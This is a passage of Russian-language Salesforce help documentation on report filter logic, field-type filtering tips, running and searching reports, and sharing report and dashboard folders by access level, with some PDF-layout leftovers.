Эти три фильтра используются для извлечения из отчета организаций, расположенных в Калифорнии, Аризоне и Неваде, занятых в банковской отрасли, с годовым доходом выше 1 000 000 долларов США. Но что следует сделать, если вам необходимы организации в Калифорнии, Аризоне или Неваде, которые работают в банковской отрасли ИЛИ имеют доход выше 1 000 000 долларов США? Добавьте фильтр в отчет.

1. Нажмите кнопку «Добавить» > «Логика фильтра».
2. Введите номер строки каждого фильтра, используя логический оператор фильтра. Например, выражение **(1 И 2) ИЛИ 3** позволит найти записи, соответствующие условиям фильтра 1 и фильтра 2, либо фильтра 3.

Вот полная таблица логических операторов фильтра:

| Оператор   | Определение   |
|------------|---|
| <b>И</b>   | Данный оператор находит записи, которые соответствуют обоим значениям.<br><b>1 И 2</b>      |
| <b>ИЛИ</b> | Данный оператор находит записи, которые соответствуют одному из значений.<br><b>1 ИЛИ 2</b> |

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Для создания настраиваемых списковых представлений:

- «Чтение» для типов записей, добавленных в список

Для создания, редактирования и удаления общедоступных списковых представлений:

- «Управление общедоступными списковыми представлениями»



| Оператор  | Определение  |
|-----------|--|
| <b>НЕ</b> | <p>Данный оператор находит записи, которые не содержат введенные значения.</p> <p>Например, Фильтр 1 имеет значение <b>Отрасль = «Биотехнологии»</b>. Вы настраиваете логику фильтра <b>НЕ 1</b>. В вашем отчете отображаются записи, среди которых отсутствует отрасль «Биотехнологии».</p> |

### 3. Нажмите кнопку «Сохранить».

Теперь в вашем отчете отображаются Организации, занятые в банковской сфере в Калифорнии, Аризоне или Неваде, с любым объемом дохода, а также все организации с годовым доходом выше 1 000 000 долларов США.

#### Прим.:

- Логика фильтра доступна только для некоторых фильтров. Например, она не поддерживается полями сводного резюмирования.
- Условие «ИЛИ» не может использоваться для фильтрации объектов отчета, объект А которого может иметь или не иметь объект Б. Например, при вводе критерия фильтрации «*"Имя организации" начинается с "М" ИЛИ "Личное имя контакта" начинается с "М"*» отображается сообщение об ошибке, уведомляющее о вводе недопустимого критерия фильтрации.
- За исключением логики фильтров в полях поиска, вы не можете использовать логические операторы фильтров, если в фильтрах полей используются любые из следующих полей:
  - Темы
  - Описание
  - любые поля Адресная строка 1, Адресная строка 2, Адресная строка 3
  - Категория прогноза
  - Кампания: Тип участника
  - Пользователь: Имя профиля
  - Состояние входа
  - настраиваемые поля для ввода увеличенных объемов текста

#### [Справочник по операторам фильтров](#)

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

### [Фильтрация по значениям специального раскрывающегося списка](#)

СМ. ТАКЖЕ:

[Справочник по операторам фильтров](#)

[Фильтрация по значениям специального раскрывающегося списка](#)

[Примечания для фильтрации по типу полей и значениям](#)

### Примечания для фильтрации по типу полей и значениям

Учитывайте эти рекомендации при фильтрации текстовых полей, полей дат, числовых значений, значений раскрывающегося списка, а также пустых и нулевых значений.

#### Фильтрация по текстовым полям

- Чтобы отфильтровать записи по нескольким значениям, рекомендуем разделить поисковые запросы запятыми. Например, чтобы найти организации в Томской области, Новосибирской области или Москве, введите запрос «*"Область" содержит "Томская область", "Новосибирская область", "Москва"*».
- Фильтрация не чувствительна к регистру. Например, критерий поиска «*"Область" содержит "Код"*» возвращает все записи, содержащие слово «Код», а также любые записи со словами «Томская» и «Московская», имена которых содержат слово «код».
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание» или «Сведения о решении») поиск выполняется только по первой 1 000 символов. Отчеты не могут быть отфильтрованы по настраиваемым полям типа «Область подробного текста». Списковые представления отображают только первые 255 символов настраиваемых полей типа «Область подробного текста».

#### Фильтрация по полям даты

- При вводе даты рекомендуем использовать формат, выбранный в параметре «Регион». При необходимости воспользуйтесь специальными значениями дат (например, «СЕГОДНЯ», «СЛЕДУЮЩАЯ НЕДЕЛЯ», «СЛЕДУЮЩИЙ ГОД» или «ПОСЛЕДНИЕ <число> ДН.»).

#### Фильтрация по числовым значениям

- Числовые и прочие данные, содержащие запятые, должны быть заключены в кавычки. Например, фильтр «*"Стоимость" равно "10,000"*» возвращает записи со стоимостью 10 000 долларов США, тогда как фильтр «*"Стоимость" равно 10,000*» возвращает записи со стоимостью 10 000, 10 и 0 долларов США.
- Чтобы найти нужный номер телефона, рекомендуем указывать точный формат телефонного номера (например, «*Номер телефона начинается на (561)*»).

#### Фильтрация по значениям раскрывающегося списка

- Чтобы отфильтровать поля раскрывающегося списка со множественным выбором по точному совпадению, рекомендуем разделить значения точкой с запятой. Например, использование оператора «равно» и точки с запятой между двумя значениями возвращает записи, содержащие оба значения, и исключает записи, содержащие все другие значения.

- Если организация использует типы записей, то диалоговое окно поиска содержит значения раскрывающегося списка для всех типов записей. Рекомендуем выбрать оператор «равно» или «не равно».



**Прим.:** При изменении метки для значения раскрывающегося списка, используемого в качестве критерия фильтрации, значение раскрывающегося списка автоматически удаляется из критериев фильтрации. Например, если отчет содержит фильтр «*"Источник интереса" равно "Эл. почта" или "Web"*», а пользователь меняет значение раскрывающегося списка с «Web» на «Referral», то фильтр отчета будет изменен на «*"Источник интереса" равно "Эл. почта"*». Измененное значение раскрывающегося списка, являющееся единственным значением, заданным для отдельного фильтра, будет отображаться в фильтрах вместе с ошибкой.

### Фильтрация по пустым и нулевым значениям

- Оператор «меньше», «больше», «меньше или равно» или «больше или равно», используемый в числовых полях, возвращает записи с пустыми или нулевыми значениями. Например, критерий «*"Годовой доход" меньше "100 000"*», используемый бизнес-правилом или правилом назначения интересов, возвращает записи организаций, содержащие пустое поле «Годовой доход».

Обратите внимание, что фильтры отчета, настраиваемые списковые представления и правила назначения организаций не считают записи, содержащие пустые поля, совпадениями.

- Чтобы ограничить результаты записями, содержащими пустые или нулевые значения в отдельном поле, выберите нужное поле и оператор «равно» или «не равно», а третье поле оставьте незаполненным. Например, фильтр «*"Стоимость" равно*» возвращает записи с пустыми полями стоимости. Система позволяет выполнять одновременный поиск пустых и других заданных значений. Например, запрос «*"Стоимость" равно "1, , 2"*» возвращает записи, поле «Стоимость» которых содержит пустое значение, значение «1» или «2».

СМ. ТАКЖЕ:

[Относительные значения дат для критериев фильтрации](#)

### Советы по фильтрации мультивалюты

Данный раздел содержит советы по фильтрации полей валюты в мультивалютных организациях.

Ниже перечислены рекомендации по созданию более эффективных фильтров для мультивалютных организаций.

- Чтобы найти элементы, содержащие определенную валюту, воспользуйтесь полем «Валюта». Например, запрос «*"Валюта возможности" равно "AUD"*» возвращает возможности, стоимости которых отображаются в австралийских долларах.
- Добавьте код валюты к стоимости (например, «*"Годовой доход" больше "USD 50000000"*»).

В противном случае всем стоимостям назначается валюта пользователя. Например, при использовании долларов США запрос «*"Годовой доход" больше "50000000"*» возвращает организации, годовой доход которых превышает 50 миллионов долларов США.

Если валюта пользователя не поддерживается, то всем стоимостям назначается валюта компании.

В меню «Настройка» введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт «**Управление валютами**» для получения кодов валют.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

- Все стоимости преобразуются в валюту компании для сравнения. Например, запрос «"Годовой доход" больше "USD 50000000"» возвращает организации, годовой доход которых превышает 50 миллионов долларов США, а также организации, годовой доход которых составляет 114 миллионов австралийских долларов, что эквивалентно 60 миллионам долларов США при курсе обмена 1,9.
- Отчеты отображают стоимости в исходных валютах, а итоговые данные — в личной валюте. Чтобы изменить валюту для отображения итоговых данных отчета, последовательно выберите пункты **«Показать»** > **«Валюты»**. Каждой стоимости может соответствовать столбец «преобразовано» (например, «Годовой доход (преобразовано)»), который позволяет просматривать стоимости в валюте, выбранной в раскрывающемся списке «Отобразить используемые валюты».

СМ. ТАКЖЕ:

[Примечания для фильтрации по типу полей и значениям](#)

## Запуск и чтение отчета

Щелкните по отчету, чтобы запустить его. После запуска отчета можно использовать различные инструменты для просмотра информации.

### 1. [Запуск отчета](#)

Чтобы запустить отчет, найдите нужный отчет на вкладке «Отчеты» и щелкните его имя. Отчеты запускаются автоматически при выборе имени. Чтобы запустить или запланировать просматриваемый отчет, нажмите кнопку **«Запустить отчет»**. В Lightning Experience кнопка **«Запустить отчет»** отображается только после сохранения отчета.

### 2. [Поиск отчета](#)

Система позволяет искать отчеты по имени, описанию, автору или последнему редактору. Чтобы уточнить результаты поиска, рекомендуем использовать фильтрацию, сортировку или поиск в выбранной папке.

### 3. [Извлечение нужной информации из спискового представления вкладки «Отчеты»](#)

Вкладка «Отчеты» поддерживает просмотр нужных сведений об отчетах путем изменения размера или порядка отображения, сокрытия и сортировки столбцов, а также выбора количества записей для отображения в списковом представлении.

### 4. [Печать отчета](#)

Чтобы распечатать отчет на странице запуска отчета, воспользуйтесь функцией печати, доступной в обозревателе.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Запуск отчета

Чтобы запустить отчет, найдите нужный отчет на вкладке «Отчеты» и щелкните его имя. Отчеты запускаются автоматически при выборе имени. Чтобы запустить или запланировать просматриваемый отчет, нажмите кнопку **«Запустить отчет»**. В Lightning Experience кнопка **«Запустить отчет»** отображается только после сохранения отчета.

Если результаты отчета не отображаются, проверьте перечисленные ниже условия.

- Результаты отчета отсутствуют. Проверьте критерии фильтрации на предмет отображения других данных.
- Одна из выбранных группировок недоступна согласно параметрам безопасности поля.
- Контекст настраиваемой формулы резюмирования не соответствует параметрам диаграммы. Например, если диаграмма не содержит параметра «Отрасль», использованного для вычисления формулы, то результаты не возвращаются.
- Выбранные значения не соответствуют диапазону допустимых значений. Максимальное допустимое значение: 999999999999999. Минимальное допустимое значение: -999999999999999.

Если отчет возвращает более 2 000 записей, то отображаются только первые 2 000 записей. Чтобы просмотреть все результаты отчета, нажмите кнопку **«Экспортировать сведения»**.

Отчет, выполняемый более 10 минут, отменяется системой Salesforce. Чтобы сократить объем данных, используемых в отчете, выполните указанные ниже действия.

- Выполните фильтрацию собственных, а не всех записей.
- Выберите нужный диапазон дат.
- Удалите лишние столбцы из отчета.
- Скройте сведения об отчете.

### Добавление логики фильтра

Логические параметры фильтрации управляют тем, как и когда к вашему отчету применяются фильтры.

### Сортировка результатов отчета

Чтобы отсортировать результаты отчета по данным в отдельном столбце, щелкните заголовок нужного столбца. При выборе заголовка столбца данные сортируются в порядке возрастания: текст — по алфавиту, числа — от наименьшего к наибольшему, время и дата — от самой ранней к самой поздней.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

### Визуализация данных посредством панелей мониторинга

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages.

Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации. Каждая панель мониторинга может содержать не более 20 компонентов.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Страница запуска отчета](#)

[Параметры страницы запуска отчета](#)

[Параметры страницы запуска отчета](#)

[Печать отчета](#)

[Сортировка результатов отчета](#)

### Поиск отчета

Система позволяет искать отчеты по имени, описанию, автору или последнему редактору. Чтобы уточнить результаты поиска, рекомендуем использовать фильтрацию, сортировку или поиск в выбранной папке.

1. Заполните поле поиска на вкладке «Отчеты».

При этом поиск выполняется по всем папкам. Фильтры «*Все элементы*» и «*Все типы*» позволяют выполнить поиск по всему содержимому папки.

Система Salesforce выполняет поиск по следующим полям: «**Имя**», «**Описание**», «**Последнее изменение сделано**» или «**Создал**». Результаты содержат только точные соответствия заданным критериям поиска.

Если функция присвоения тегов включена и добавлена в настраиваемый отчет или панель мониторинга, выполните поиск по тегам посредством поля глобального поиска.

2. Чтобы уточнить результаты поиска, воспользуйтесь указанными ниже параметрами.

| Критерий уточнения результатов | Действия   |
|--------------------------------|--|
| Тип                            | Выберите нужный фильтр: <ul style="list-style-type: none"> <li>• <i>Отчеты</i></li> <li>• <i>Панели мониторинга</i></li> <li>• <i>Все типы</i></li> </ul> Фильтры типа не применяются к шаблонам отчетов в стандартных папках отчетов. |
| Представление                  | Выберите нужный фильтр: <ul style="list-style-type: none"> <li>• <i>Все элементы</i></li> <li>• <i>Недавно просмотренные</i></li> </ul>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска отчетов:

- «Запуск отчетов»

Для поиска панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

| Критерий уточнения результатов | Действия   |
|--------------------------------|--|
|                                | <ul style="list-style-type: none"> <li>• <i>Созданные элементы</i></li> <li>• <i>Отслеживаемые элементы</i></li> </ul> Фильтры представления.  |
| Выбранная папка                | Выберите нужную папку и заполните поле поиска.<br>Фильтры « <i>Все элементы</i> » и « <i>Все типы</i> » позволяют выполнить поиск по всему содержимому папки.  |
| Сортировка                     | Щелкните <input type="button" value="▼"/> в любом столбце и выберите параметр <b>«Сортировка по возрастанию»</b> или <b>«Сортировка по убыванию»</b> . Сортировка применяется ко всем элементам спискового представления, включая элементы на следующих страницах. |

СМ. ТАКЖЕ:

[Визуализация сложной информации посредством панелей мониторинга](#)

[Начало работы с панелями мониторинга](#)

## Извлечение нужной информации из спискового представления вкладки «Отчеты»

Вкладка «Отчеты» поддерживает просмотр нужных сведений об отчетах путем изменения размера или порядка отображения, сокрытия и сортировки столбцов, а также выбора количества записей для отображения в списковом представлении.

- Чтобы настроить списковое представление, выполните указанные ниже действия.

| Параметр                                    | Описание   |
|---|--|
| Чтобы изменить размер столбца               | Перетащите правое поле столбца.  |
| Чтобы скрыть столбец                        | Щелкните <input type="button" value="▼"/> > <b>«Столбцы»</b> в любом столбце и снимите флажок напротив нужного столбца.  |
| Чтобы изменить порядок отображения столбцов | Перетащите столбец в нужную область.   |
| Чтобы выполнить сортировку столбца          | Щелкните <input type="button" value="▼"/> в любом столбце и выберите параметр <b>«Сортировка по возрастанию»</b> или <b>«Сортировка по убыванию»</b> . Сортировка применяется ко всем элементам спискового представления, включая элементы на следующих страницах. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Отчеты»:

- «Запуск отчетов»

| Параметр   | Описание  |
|--|---|
| Чтобы изменить количество записей, доступных на странице | Щелкните значок ▼ в нижнем левом углу списка и выберите нужное число. Одновременно можно просматривать 10, 25, 50, 100 или 200 записей. После изменения данного параметра отображается первая страница результатов.<br><br>Обратите внимание, что количество записей во всем списке остается неизменным. Параметр отображения записей на вкладке «Отчеты» не влияет на списковые представления, доступные в других областях Salesforce. |

СМ. ТАКЖЕ:

[Предоставление доступа к данным посредством отчетов](#)

## Печать отчета

Чтобы распечатать отчет на странице запуска отчета, воспользуйтесь функцией печати, доступной в обозревателе.

- Нажмите кнопку **«Версия для печати»** на странице запуска отчета.
- При этом откроется диалоговое окно обозревателя, позволяющее выполнить одно из указанных ниже действий.
  - Откройте отчет в текущем обозревателе и воспользуйтесь функцией печати, доступной в обозревателе.
  - Сохраните отчет в виде файла Excel и воспользуйтесь функцией печати, доступной в приложении Excel.

СМ. ТАКЖЕ:

[Экспорт отчета](#)

## Предоставление общего доступа к отчету

При предоставлении общего доступа к отчетам коллеги получают возможность обработки одних и тех же данных.

- ☑ **Прим.:** При использовании папок обратите внимание на ограничения Lightning Experience ниже.

### Функции, недоступные в Lightning Experience

| Функция  | Примечания к вопросу доступности Lightning Experience |
|--|---|
| Стандартные папки с содержанием стандартных отчетов и панелей мониторинга, входящих в комплект поставки Salesforce |   |

### ВЕРСИИ

Доступно в Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для печати отчетов:

- «Запуск отчетов» и «Экспорт отчетов»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.



| Функция  | Примечания к вопросу доступности Lightning Experience   |
|--|---|
| Перемещение отчетов и панелей мониторинга между папками              |   |
| Создание и удаление папок с отчетами и панелями мониторинга          | Lightning Experience поддерживает папки, созданные в Salesforce Classic, и их содержимое. Пользователи могут использовать эти папки для хранения при создании и клонировании отчета или панели мониторинга. |
| Предоставление общего доступа к папкам отчетов и панелей мониторинга | Набор полномочий на предоставление общего доступа к папкам в Salesforce Classic задан в Lightning Experience, однако его нельзя изменить или установить.  |
| Поиск папок отчетов и панелей мониторинга                            | Lightning Experience не позволяет пользователям выполнять поиск папок отчетов и панелей мониторинга. Результаты глобального поиска содержат отчеты и панели мониторинга, но не их папки.                    |

### 1. [Предоставление общего доступа к отчетам и панелям мониторинга](#)

Общий доступ к отчетам и панелям мониторинга предоставляется посредством папок. Как правило, общий доступ предоставляется к папке, содержащей нужный отчет или панель мониторинга. Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте им уровень доступа «Гость», «Редактор» или «Менеджер» к соответствующей папке.

### 2. [Доставка отчета](#)

Чтобы предоставить пользователям доступ к данным отчета, воспользуйтесь URL-адресом отчета, опубликуйте отчет в ленты Chatter или экспортируйте данные в другое приложение (например, Excel). При необходимости отчеты могут выполняться по расписанию и предоставлять пользователям самые последние данные.

### 3. [Общие сведения о встроенных диаграммах отчета](#)

Раньше пользователям приходилось открывать вкладку «Отчеты» для поиска нужных данных. Теперь вся ценная информация может отображаться пользователям прямо на часто просматриваемых страницах. Чтобы включить данную возможность, просто вставьте диаграммы отчета на страницы сведений для стандартных или настраиваемых объектов. Диаграммы, добавленные на страницы, позволяют пользователям принимать обдуманные решения только на основе отображаемых данных (без поиска нужных данных в других областях системы). Например, запись возможности отображает важные данные прямо на соответствующей странице сведений.


## Предоставление общего доступа к отчетам и панелям мониторинга

Общий доступ к отчетам и панелям мониторинга предоставляется посредством папок. Как правило, общий доступ предоставляется к папке, содержащей нужный отчет или панель мониторинга. Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте им уровень доступа «Гость», «Редактор» или «Менеджер» к соответствующей папке.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

 **Прим.:** Пользователи не могут совместно использовать общие папки отчетов и панели мониторинга в версии Lightning Experience. Все полномочия по общему доступу, установленные для папок в Salesforce Classic, будут выполняться в Lightning Experience.

1. [Предоставление общего доступа к папке отчетов или панелей мониторинга](#)

Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте общий доступ к соответствующей папке. Каждому пользователю, общедоступной папке или роли может быть назначен отдельный уровень доступа.

2. [Уровни доступа к папкам отчетов и панелей мониторинга](#)

Каждому пользователю, группе или роли может быть предоставлен собственный уровень доступа к папке отчетов и панелей мониторинга. Гости могут просматривать данные; редакторы могут определять данные, доступные для отображения; менеджеры могут контролировать уровни доступа.

3. [Сравнение уровней доступа к папкам отчетов и панелей мониторинга](#)

Данная диаграмма позволяет просмотреть действия, доступные гостям, редакторам и менеджерам над папками отчетов и панелей мониторинга.

4. [Полномочия пользователя для предоставления общего доступа к отчетам и панелям мониторинга](#)

Каждый уровень доступа к папке отчетов или панелей мониторинга отличается определенным набором полномочий. Чтобы уточнить уровень доступа пользователей к панелям мониторинга и отчетам, администратор организации может назначить или удалить как минимум одно полномочие.

Предоставление общего доступа к папке отчетов или панелей мониторинга

Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте общий доступ к соответствующей папке. Каждому пользователю, общедоступной папке или роли может быть назначен отдельный уровень доступа.

**Прим.:** Чтобы предоставить кому-либо доступ к одной из папок, необходим доступ уровня «Менеджер» к этой папке, полномочия уровня «Управление отчетами в общих папках» (для папок отчетов) или полномочия «Управление панелями мониторинга в общих папках» (для папок панелей мониторинга).

Создателю папки назначается уровень доступа «Менеджер». Созданная папка может просматриваться только текущим пользователем и администраторами.

Если для папки отсутствует доступ уровня «Менеджер», она является публичной и пользователи с полномочиями «Просмотр отчетов в общих папках» смогут ее просматривать. В зависимости от наличия или отсутствия доступа к определенным объектам эти пользователи могут также запустить этот отчет.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для предоставления общего доступа к папке отчетов:

- Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»

Для предоставления общего доступа к папке панелей мониторинга:

- Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

**(1) Предоставьте пользователю, группе или роли общий доступ к папке. (2) Выберите нужный уровень доступа для каждого пользователя, группы или роли. (3) Отмените общий доступ пользователя, группы или роли.**



1. **Предоставление пользователю общего доступа к отчету или панели мониторинга**

Если общий доступ к папке отчетов или панелей мониторинга должен быть предоставлен только одному или двум пользователям, рекомендуем предоставить доступ каждому пользователю по отдельности.

## 2. Предоставление группе общего доступа к отчету или панели мониторинга

Если общий доступ к папке аналитики должен быть предоставлен нескольким пользователям, рекомендуем предоставить доступ соответствующей общедоступной группе. Данный алгоритм исключает необходимость отслеживания отдельных пользователей, которым предоставляется общий доступ.

## 3. Предоставление роли общего доступа к отчету или панели мониторинга

Чтобы разрешить общий доступ к папке отчетов или панелей мониторинга без уточнения конкретных пользователей или групп, рекомендуем предоставить доступ на основе выполняемой роли.


СМ. ТАКЖЕ:

[Уровни доступа к папкам отчетов и панелей мониторинга](#)

[Полномочия пользователя для предоставления общего доступа к отчетам и панелям мониторинга](#)

Предоставление пользователю общего доступа к отчету или панели мониторинга

Если общий доступ к папке отчетов или панелей мониторинга должен быть предоставлен только одному или двум пользователям, рекомендуем предоставить доступ каждому пользователю по отдельности.

1. На вкладке «Отчеты» наведите курсор на папку отчета в левой панели, щелкните , затем выберите «Сделать общим».


2. Щелкните ссылку «Внутренние пользователи».



**Прим.:** Пользователи клиентского или партнерского портала не являются внутренними пользователями.

3. Найдите нужного пользователя, нажмите кнопку «Общий доступ» и выберите уровень доступа.

Чтобы выполнить поиск, введите первые символы имени.



4. Нажмите кнопку «Готово», просмотрите внесенные изменения и нажмите кнопку «Закреть».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления внутренним пользователям общего доступа к папке отчетов:


- Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»


Для предоставления внутренним пользователям общего доступа к папке панелей мониторинга:


- Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

Предоставление группе общего доступа к отчету или панели мониторинга

Если общий доступ к папке аналитики должен быть предоставлен нескольким пользователям, рекомендуем предоставить доступ соответствующей общедоступной группе. Данный алгоритм исключает необходимость отслеживания отдельных пользователей, которым предоставляется общий доступ.

1. На вкладке «Отчеты» наведите курсор на папку отчета в левой панели, щелкните , затем выберите «Сделать общим».
2. Щелкните ссылку «Общедоступные группы».
3. Найдите нужную группу и нажмите кнопку «Общий доступ». Чтобы выполнить поиск, введите первые символы имени.



4. Выберите нужный уровень общего доступа.
  -  **Прим.:** Пользователям портала может быть предоставлен только уровень доступа «Гость» к отчетам; использование панелей мониторинга недоступно.
5. Нажмите кнопку «Готово», просмотрите внесенные изменения и нажмите кнопку «Закреть».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления общедоступным группам общего доступа к папке отчетов:

- Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»

Для предоставления общедоступным группам общего доступа к папке панелей мониторинга:


- Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»


Предоставление роли общего доступа к отчету или панели мониторинга

Чтобы разрешить общий доступ к папке отчетов или панелей мониторинга без уточнения конкретных пользователей или групп, рекомендуем предоставить доступ на основе выполняемой роли.

Доступ к папке отчетов или панелей мониторинга может быть предоставлен пользователям роли или пользователям роли и подчиненных ролей.

Например, папка панелей мониторинга доступна роли «Вице-президент по продажам» и подчиненным ролям для просмотра (уровень доступа «Гость»); при этом основной роли («Вице-президент по продажам») также предоставляется доступ для управления (уровень доступа «Менеджер»). Другими словами, роли «Вице-президент по продажам» предоставляется более широкий уровень доступа, чем нижестоящим ролям. Таким образом, пользователь, которому назначается роль «Вице-президент по продажам» после увольнения из компании предыдущего пользователя данной роли, сможет управлять панелями мониторинга, хранящимися в соответствующей папке.

1. На вкладке «Отчеты» наведите курсор на папку отчета в левой панели, щелкните , затем выберите «Сделать общим».
2. Щелкните ссылку «Роли» или «Роли и подчиненные роли».
  - Чтобы предоставить доступ всем пользователям данной роли, щелкните ссылку «Роли».
  - Чтобы предоставить доступ всем пользователям данной роли и нижестоящих ролей, щелкните ссылку «Роли и подчиненные роли».
3. Найдите нужную роль, нажмите кнопку «Общий доступ» и выберите уровень доступа. Чтобы выполнить поиск, введите имя.



4. Нажмите кнопку «Готово», просмотрите внесенные изменения и нажмите кнопку «Закрыть».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления роли или роли и подчиненным ролям общего доступа к папке отчетов:

- Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»

Для предоставления роли или роли и подчиненным ролям общего доступа к папке панелей мониторинга:

- Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

## Уровни доступа к папкам отчетов и панелей мониторинга

Каждому пользователю, группе или роли может быть предоставлен собственный уровень доступа к папке отчетов и панелей мониторинга. Гости могут просматривать данные; редакторы могут определять данные, доступные для отображения; менеджеры могут контролировать уровни доступа.



**Совет:** Чтобы скрыть отчет или панель мониторинга, воспользуйтесь личной папкой, которая недоступна другим пользователям. Система поддерживает две стандартные папки «Мои личные настраиваемые отчеты» и «Мои личные панели мониторинга». При необходимости создайте дополнительные папки. Созданная папка доступна только текущему пользователю и администраторам; при необходимости доступ к папке может быть предоставлен другим пользователям.

### 1. Уровень доступа «Гость» к папкам отчетов и панелей мониторинга

Уровень доступа «Гость» позволяет просматривать данные отчета или панели мониторинга, а также изменять данные путем их клонирования в новый отчет или панель мониторинга. Данный уровень доступа к общедоступным папкам отчетов и панелей мониторинга предоставляется всем пользователям. (Доступ некоторых пользователей может быть расширен благодаря предоставленным полномочиям администратора.)

### 2. Уровень доступа «Редактор» к папкам отчетов и панелей мониторинга

Уровень доступа «Редактор» позволяет просматривать и изменять отчеты и панели мониторинга соответствующей папки, а также перемещать их между другими папками, доступными для редактирования или управления.

### 3. Уровень доступа «Менеджер» к папкам отчетов и панелей мониторинга

Уровень доступа «Менеджер» позволяет выполнять все действия, доступные гостям и редакторам, а также определять уровни доступа других пользователей к папкам, изменять их свойства или удалять папки.

СМ. ТАКЖЕ:

[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)

[Сравнение уровней доступа к папкам отчетов и панелей мониторинга](#)

## Уровень доступа «Гость» к папкам отчетов и панелей мониторинга

